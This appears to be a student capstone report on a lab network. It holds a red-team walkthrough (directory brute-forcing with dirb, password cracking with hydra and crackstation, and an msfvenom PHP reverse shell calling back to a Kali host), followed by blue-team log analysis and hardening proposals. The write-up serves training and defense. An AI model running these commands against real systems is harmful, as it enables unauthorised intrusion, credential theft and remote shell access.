Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVm-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Target VM
Kali	192.168.1.90	Attacking VM
ELK	192.168.1.100	Monitors the Capstone VM
ML-RefVm-684427	192.168.1.1	Host VM

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-23: Relative Path Traversal	Allows tools such as dirb to move within a server using the dot-slash technique.	By exploiting this, I was able to determine the existence of hidden directories.
CWE-328: Use of Weak Hash	Weak hashes can be easily cracked and/or result in collision.	Using an md5 hash on the webdav password allowed me to crack it in a matter of moments using a website.
CWE-307: Improper Restriction of Excessive Authentication Attempts	Allowing multiple incorrect login attempts within a short amount of time.	This allowed me to brute force the credentials to the secret_folder directory.
CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')	The software allows php files to be uploaded without restriction.	This allowed me to upload a php file to the webdav server, and execute it. This allowed me to gain a reverse shell on the web server.

Exploitation: CWE-23: Relative Path Traversal

01

Tools & Processes


Using the command <dirb http://192.168.1.105>, I launched a dictionary attack on the Capstone server.

02

Achievements

This attack showed me the server-status and webdav directories.

03



```
 dirb https://secure_url/ (Simple Test with SSL)
root@Kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 23 19:23:17 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)


-----------------
END_TIME: Wed Mar 23 19:23:22 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~# 
```

Exploitation: CWE-328: Use of Weak Hash

01

Tools & Processes


Using crackstation.com, I entered the md5 hash of the webdav server password found in the secret_folder directory.

02


Achievements

I was easily able to crack the password to the webdav server, as it was hashed with md5.

03



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Exploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes


Using the command <hydra -l ashton -P rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder>, I used hydra to find the password to the username ashton.

02

Achievements

I was able to brute force the password to the secret_folder directory.

03



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-04 0
3:35:08
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 t
ry per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-04 0
3:35:08
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f 192
.168.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-04 0
3:35:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8716.00 tries/min, 8716 tries in 00:01h, 14335683 to do in 27:25h,
 16 active
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-04 0
3:37:02
root@Kali:/usr/share/wordlists#
```

Exploitation: CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')

01


Tools & Processes

I logged in to the webdav server using the credentials discovered from the cracked hash. Then, using the <msfvenom -P php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=666 -f raw > shell.php>, I created and uploaded a php file to set up a reverse shell.

02

Achievements


I was able to create a reverse shell to gain unrestricted access to the Capstone server, and find the flag.



```
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

"shell.php": 1.1 KiB (1,112 bytes) PHP script

03



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.


Enter password for webdav

Username: ryan

Password: ••••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

"root": folder




```
   MeterpreterPrompt  meterpreter  The meterpreter prompt string
   MinimumRank        0                    The minimum rank of exploits that will run w
ithout explicit confirmation
   Prompt             msf5                 The prompt string
   PromptChar         >                    The prompt character
   PromptTimeFormat   %Y-%m-%d %H:%M:%S    Format for timestamp escapes in prompts
   SessionLogging     false                Log all input and output for sessions
   TimestampOutput    false                Prefix all console output with a timestamp

msf5 > run
[-] Unknown command: run.
msf5 > exploit
[-] Unknown command: exploit.
msf5 > start
[-] Unknown command: start.
msf5 > exploit
[-] Unknown command: exploit.
msf5 > ]help
[-] Unknown command: ]help.
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set lport 666
lport ⇒ 666
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:666
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:666 → 192.168.1.105:40400) at 2022-03-2
3 20:34:23 -0700

meterpreter > shell
```

Blue Team

Log Analysis and
Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




36,210 hits

Mar 24, 2022 @ 02:10:17.977 - Mar 24, 2022 @ 02:45:00.000 — Minute

- The scan occurred at 02:32
- 26,210 packets were sent
- Multiple ports were hit with packets in a short period of time.

Analysis: Finding the Request for the Hidden Directory

- What time did the request occur?
- How many requests were made?




5,776 hits

Mar 24, 2022 @ 02:20:00.000 - Mar 24, 2022 @ 02:30:00.000 — Minute

- The request occurred at 02:23.
- 5776 requests were made.

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?




15,860 hits

Mar 24, 2022 @ 02:30:00.000 - Mar 24, 2022 @ 02:45:00.000 — Minute

- 15,860 hits were made
- 15,859 were made before the password was discovered

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory?
- Which files were requested?



Top 10 HTTP requests [Packetbeat] ECS   Mar 24, 2022 @ 02:00:00.000 to Mar 24, 2022 @ 06:00:00.000

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,863
http://127.0.0.1/server-status?auto=	806
http://192.168.1.105/webdav/shell.php	86
http://192.168.1.105/webdav	56
http://ocsp.pki.goog/gts1c3	26

- 56 requests were made to the webdav directory
- shell.php was requested

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- An alarm should be created to alert to a single IP address connecting to multiple ports.
- Any attempt at accessing a blocked port should be flagged.

System Hardening

- A robust IPS can mitigate these attempts by blocking them as they happen.
- IP addresses that are blocked should also be automatically blacklisted.
- Consider the possibility of blocking all traffic and only allowing whitelisted IP addresses.

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Set up an alert when any external or non-whitelisted IP tries to access the directory.

- Set the threshold to 1.

System Hardening

- Change the name of the folder to something less conspicuous, and remove all references to it in the rest of the directory.
- Specify IP addresses that are allowed to access it in your IPS.
- Move the directory to another, less publicly accessible server.

Mitigation: Preventing Brute Force Attacks

Alarm

- Set an alarm for error code 401.
- Set the threshold to 10 within a 30 minute period to begin with, and revisit from there.
- Once your baseline is developed it can change based on factors such as the company growing or shrinking in employees and your ratio of newer hires to veterans.

System Hardening

- Limit failed login attacks with a lockout period.
- Limit logins to only whitelisted IP addresses.
- Use multifactor authentication.
- Implement CAPTCHAS for logins to prevent bot attacks.

Mitigation: Detecting the WebDAV Connection

Alarm

- Set alarms to match any blacklisted IP address attempting to connect.
- Set an alarm for multiple failed login attempts in a short amount of time.

- The blacklist alarm should fire after a single attempt.
- For the failed login, set to 10 within a 30 minute period and adjust as needed.

System Hardening

- Pull the server from public access.
- Require a VPN connection to access.
- Whitelist known IP addresses, and only allow those connections.
- Require MFA and/or SSH keys.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set an alarm for any file upload with a php extension.
- Also, flag any other extensions that could be malicious (.exe, .elf, .deb, etc.)

- The threshold should be a single attempt.

System Hardening

- Set an input validation strategy.
- Only allow uploads over VPN or local network.
- List allowable file extensions

The End